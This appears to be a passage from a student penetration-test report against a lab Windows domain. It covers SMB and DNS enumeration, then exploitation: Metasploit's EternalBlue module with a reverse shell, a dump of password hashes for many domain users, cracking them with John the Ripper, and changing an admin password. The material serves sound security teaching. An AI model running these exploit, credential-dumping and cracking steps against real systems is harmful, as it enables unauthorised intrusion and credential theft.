
After the tester had decided this phase of the enumeration stage had been completed, they then moved on to enumeration of DNS, or the Domain Name System. Using the nslookup tool, the tester was able to discern for certain that the two servers were called “Server1” and “SERVER2”, respectively (note the case sensitivity).



```
root@kali:~/Documents/outputs/dirb# nslookup
> 192.168.0.1
1.0.168.192.in-addr.arpa        name = Server1.

Authoritative answers can be found from:
> 192.168.0.2
2.0.168.192.in-addr.arpa        name = SERVER2.

Authoritative answers can be found from:
> 
```

Figure 15, nslookup ran against the two IPs

Next, the tester attempted to enumerate the password policy for the client by using the polenum tool (output in Appendix B). the tester can use this information to their advantage when attempting to crack or brute force the passwords of the server devices, as the tool returns information on minimum and maximum password length, age, complexity, and other bits of vital information. The purpose of running it against the client device, which the tester has access to, is to be able to discern possible information about the network it is on as a whole, which includes the two server devices which they do not yet have access to.




```
root@kali:~/Documents/outputs/polenum# polenum test:test123@192.168.0.10;

[+] Attaching to 192.168.0.10 using test:test123

[+] Trying protocol 445/SMB ...

[+] Found domain(s):

        [+] CLIENT1
        [+] Builtin

[+] Password Info for Domain: CLIENT1

        [+] Minimum password length: 7
        [+] Password history length: 24
        [+] Maximum password age: 136 days 23 hours 58 minutes
        [+] Password Complexity Flags: 010000

                [+] Domain Refuse Password Change: 0
                [+] Domain Password Store Cleartext: 1
                [+] Domain Password Lockout Admins: 0
                [+] Domain Password No Clear Change: 0
                [+] Domain Password No Anon Change: 0
                [+] Domain Password Complex: 0

        [+] Minimum password age: 1 day 4 minutes
        [+] Reset Account Lockout Counter: 30 minutes
        [+] Locked Account Duration: 30 minutes
        [+] Account Lockout Threshold: None
        [+] Forced Log off Time: Not Set
```

Figure 16, polenum ran against the client

From this output the tester has noted that admins cannot be locked out of the site, and such any number of failed attempts will have no negative effects on the tester bar the time it takes to go through them.


Following this, the tester made use of the enum4linux tool, which, much like the -a flag in nmap, is an abstraction of several different process running one after another. This tool allows for a thorough and complex enumeration of windows devices. The tester ran this tool against the Client device using the -a flag, which conducts a full enumeration, and the -u and -p flags, which allow for the specification us a username and password. The full output for this tool is found in Appendix B.



```
root@kali:~/Documents/outputs/enum4linux# enum4linux -a -u test -p test123 192.168.0.10; enum4linux -a -u test -p test123 192.168.0.10 > enumServer1.txt
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Wed Jan 13 19:10:11 2021

 ==========================
|    Target Information    |
 ==========================
Target ........... 192.168.0.10
RID Range ........ 500-550,1000-1050
Username ......... 'test'
Password ......... 'test123'
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ====================================================
|    Enumerating Workgroup/Domain on 192.168.0.10    |
 ====================================================
[+] Got domain/workgroup name: UADCWNET

 ============================================
|    Nbtstat Information for 192.168.0.10    |
 ============================================
Looking up status of 192.168.0.10
        CLIENT1         <20> -         B <ACTIVE>  File Server Service
        CLIENT1         <00> -         B <ACTIVE>  Workstation Service
        UADCWNET        <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
        UADCWNET        <1e> - <GROUP> B <ACTIVE>  Browser Service Elections
        UADCWNET        <1d> -         B <ACTIVE>  Master Browser
        ..__MSBROWSE__. <01> - <GROUP> B <ACTIVE>  Master Browser

        MAC Address = 00-15-5D-00-04-0C

 =====================================
|    Session Check on 192.168.0.10    |
 =====================================
[+] Server 192.168.0.10 allows sessions using username 'test', password 'test123'

 ===========================================
|    Getting domain SID for 192.168.0.10    |
 ===========================================
```

Figure 17, start of enum4linux scan

Finally, for this stage, the tester made use of NBTEnum, a windows based tool that they employed to obtain a full list of users within the system, they ran the tool against the server they knew to host the site from earlier on in the stage and received a file (the contents of which are in Appendix B) containing this information.



```
C:\Users\student\Desktop\tools\NBTEnum33>nbtenum.exe -q 192.168.0.2 UADCWNET\test test123
Connecting to host 192.168.0.2
-> Getting Workstation Transports
-> Getting Account Lockout Threshold
-> Getting Local Groups and Users
-> Getting Global Groups and Users
-> Getting Shares
```

Figure 18, NBTEnum running on the tester's host OS

At this point, the tester had decided that they had enumerated enough information to be able to move on to the next stage, system hacking.


2.5 PROCEDURE PART 4 – EXPLOIT

Thanks to the scanning and enumeration stages, the tester had acquired a significant amount of information about the network, however at this stage several things remained unknown, for example, they had access to a list of users that could gain access to server2, the main target in this instance, as well as knowledge of who they were (what usergroup they were members of, with specific interest towards admin users), as well as knowing the network's password policy. However, the tester did not have passwords for said account, and as a result, they had to begin the exploit stage with password cracking.

2.5.1 Password Cracking

After briefly considering a simple brute force approach to gaining access to a specific user's account on the server, the tester decided the resource intensity of this task, in addition to the fact it is eminently noticeable on the administrator's end (several thousand login attempts in quick succession is suspicious) meant this was not an efficient attack approach.


The tester decided, upon reviewing the Nessus output, to make use of the Metasploit framework to exploit the target server. This program is a penetration testing tool with a large library of exploits that can be deployed against specified IP addresses. Helpfully, the server in question is vulnerable to EternalBlue, an extremely well-known exploit that allows access to a target through a memory overflow attack in windows that causes the Server Message Block protocol's (the protocol that allows computers on a network to talk to one another) signature to change.



```
msf5 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.0.253
LHOST => 192.168.0.253
msf5 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.0.253:4444
[*] 192.168.0.2:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.0.2:445       - Host is likely VULNERABLE to MS17-010! - Windows S
erver 2008 R2 Datacenter 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.0.2:445       - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.0.2:445 - Connecting to target for exploitation.
[+] 192.168.0.2:445 - Connection established for exploitation.
[+] 192.168.0.2:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.0.2:445 - CORE raw buffer dump (53 bytes)
[*] 192.168.0.2:445 - 0x00000000  57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20
 32  Windows Server 2
[*] 192.168.0.2:445 - 0x00000010  30 30 38 20 52 32 20 44 61 74 61 63 65 6e 74
 65  008 R2 Datacente
[*] 192.168.0.2:445 - 0x00000020  72 20 37 36 30 31 20 53 65 72 76 69 63 65 20
 50  r 7601 Service P
[*] 192.168.0.2:445 - 0x00000030  61 63 6b 20 31
```

Figure 19, the beginning of the Metasploit EternalBlue exploit

With the target machine exploited, Metasploit then opened a Meterpreter shell, which allows for communication between the tester’s device (in this case a Kali Linux instance), and the target. The tester then ran a Metasploit module against the target called “smart_hashdump” which determined that the target was a domain controller, and then used the injection to lsass to dump as many password hashes as it could access (found in Appendix C)




```
meterpreter > run post/windows/gather/smart_hashdump

[*] Running module against SERVER2
[*] Hashes will be saved to the database if one is connected.
[+] Hashes will be saved in loot in JtR password file format to:
[*] /root/.msf4/loot/20210114174554_default_192.168.0.2_windows.hashes_039758.txt
[+]     This host is a Domain Controller!
[*] Dumping password hashes ...
[+]     Administrator:500:aad3b435b51404eeaad3b435b51404ee:e21be3c4d0977c59466a16de93d968f4
[+]     krbtgt:502:aad3b435b51404eeaad3b435b51404ee:3e34346d7dcf4bf71dffa19e33ffddfc
[+]     admin:1000:aad3b435b51404eeaad3b435b51404ee:8b26903f8db9deacb79e903d9e0964e7
[+]     R.Astley:1110:aad3b435b51404eeaad3b435b51404ee:bde1966c31599bfafd3fea25f7f15ea2
[+]     S.Baldwin:1604:aad3b435b51404eeaad3b435b51404ee:05753fbbad17cd3674a77caafb9de110
[+]     P.Henderson:1605:aad3b435b51404eeaad3b435b51404ee:c411709e2b485b32d75dd71c3f5a53aa
[+]     A.Sherman:1606:aad3b435b51404eeaad3b435b51404ee:ff443516af00fae2f598857be3f384cf
[+]     T.Maldonado:1607:aad3b435b51404eeaad3b435b51404ee:aba5ca8e6ccba6ac4e204991018ab497
[+]     E.Osborne:1608:aad3b435b51404eeaad3b435b51404ee:505b0aaecc936597e178192e510715cc
[+]     L.Klein:1609:aad3b435b51404eeaad3b435b51404ee:7af1117ce5a03dd96088532f3448c06f
[+]     K.Vaughn:1610:aad3b435b51404eeaad3b435b51404ee:ccf32009fcf790d3c77704a94772f4c0
[+]     C.Morris:1611:aad3b435b51404eeaad3b435b51404ee:0bc9a57cd41805b3d55b0ae313537eee
[+]     D.Jimenez:1612:aad3b435b51404eeaad3b435b51404ee:27e9c8d3e79dba0148df482af537f92b
[+]     B.Mason:1613:aad3b435b51404eeaad3b435b51404ee:a4a1615e219f1a222bf674e00b65eb78
[+]     E.Blake:1614:aad3b435b51404eeaad3b435b51404ee:37390f6ff25444382c96d4791301708c
[+]     N.Hogan:1615:aad3b435b51404eeaad3b435b51404ee:c80dd3d91576c37ceda1b12886129c0c
[+]     J.Howell:1616:aad3b435b51404eeaad3b435b51404ee:8035e431c0feafbad7f53e61cbad4d5f
[+]     L.Nguyen:1617:aad3b435b51404eeaad3b435b51404ee:d8bd5d1986b2285289ac8a01b1597718
[+]     C.Mathis:1618:aad3b435b51404eeaad3b435b51404ee:1ee80abf4057e011e414ba74acc5c99f
[+]     D.Ingram:1619:aad3b435b51404eeaad3b435b51404ee:5d372c39f67ecebad967e7530816b1f4
[+]     C.Griffin:1620:aad3b435b51404eeaad3b435b51404ee:e2bfe09bdf9add9f64bc0cc6498374dd
[+]     V.Lawson:1621:aad3b435b51404eeaad3b435b51404ee:fb16581a87985de335b0946d1124aac4
[+]     T.Harmon:1622:aad3b435b51404eeaad3b435b51404ee:c64cf310e60b923ca74fef12c9cbaab2
[+]     J.Ballard:1623:aad3b435b51404eeaad3b435b51404ee:2a972c076d159cb0a9a8cdf0c602fdfb
[+]     C.Grant:1624:aad3b435b51404eeaad3b435b51404ee:d99cf2a41ef038edd63f0287994b1e71
[+]     C.Mendoza:1625:aad3b435b51404eeaad3b435b51404ee:59142a3865b60a930627767c9fdf35df
[+]     K.Mcgee:1626:aad3b435b51404eeaad3b435b51404ee:d6a14657455945a3109bb9d52d83ce80
[+]     E.Carpenter:1627:aad3b435b51404eeaad3b435b51404ee:e245961e68a1e784c497b83f6d1db3fa
[+]     C.Mullins:1628:aad3b435b51404eeaad3b435b51404ee:e4363c303a67b40a4010bd1c58729171
[+]     D.Valdez:1629:aad3b435b51404eeaad3b435b51404ee:7be0e88075e3b2036d1e8a290e6f2272
[+]     H.Gilbert:1630:aad3b435b51404eeaad3b435b51404ee:59142a3865b60a930627767c9fdf35df
```

Figure 20, Meterpreter shell running smart_hashdump

Upon completion of the hashdump, the tester set about attempting to crack as many hashes as they feasibly could.

The first method they used was through a tool known as John, or John the Ripper. This tool is a well-known hash cracking tool that allows for the tester to decrypt the passwords into plain text so they could be used for subsequent phases of the test.



```
root@kali:~/Desktop# john --format=NT --rules -w=/usr/share/wordlists/rockyou.txt Server2Hashes.txt
Using default input encoding: UTF-8
Loaded 80 password hashes with no different salts (NT [MD4 128/128 SSE2 4x3])
Remaining 78 password hashes with no different salts
Press 'q' or Ctrl-C to abort, almost any other key for status
egocentric       (T.Harmon)
visceral         (S.Page)
Tallahassee      (K.Figueroa)
Nevergonna       (R.Astley)
4g 0:00:00:59 DONE (2021-01-14 18:01) 0.06768g/s 3954Kp/s 3954Kc/s 293621KC/s Aadamfamaylming..Aaaaaa
aaaaaaing
Warning: passwords printed above might not be all those cracked
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed
```

Figure 21, output of john using rockyou

The tester began running john using a small dictionary provided on the kali desktop called "small.txt", this returned two passwords, test/test123, and C.Mendoza/Chinook. When the tester used Rockyou.txt, a well-known and widely used dictionary, a further 4 passwords were discovered (as shown in the screenshot above), making for a total of six (available in Appendix C). This was significantly fewer than was expected of a userbase this size, which is a credit to the strength of password most people in the organisation seem to use, however two of the cracked passwords (C.Mendoza and S.Page) are domain administrators, and as such the tester now had administrator access to the server, as can be seen in the screenshot below and subsequent screenshots in Appendix A.





Figure 22, the tester about to login to the C.Mendoza account with the password provided by John, this worked and allowed them full control over the server

2.5.2 System Hacking

As the two servers provided are both vulnerable to EternalBlue, as determined in both the password cracking and enumeration stages, the tester decided to make use of this to exploit both servers in a slightly different way to the previous successful password cracking exploit attempt.

The exploit has been used in much the same way as in the previous section, making use of Metasploit in order to send a malicious package through a vulnerability in the SMBv1 protocol to both servers, however where it differs from the previous exploit is in what the malicious packet contains. Instead of opening a Meterpreter instance, the tester ran the **set payload**

windows/x64/shell/reverse_tcp command, which gave the tester access to a root-level shell on the target machine.



```
C:\Windows\system32>cd C:\
cd C:\

C:\>net user admin password123
net user admin password123
The command completed successfully.
```

Figure 23, a shell in the target, the tester changed directory to root to check they had access and then changed the admin password

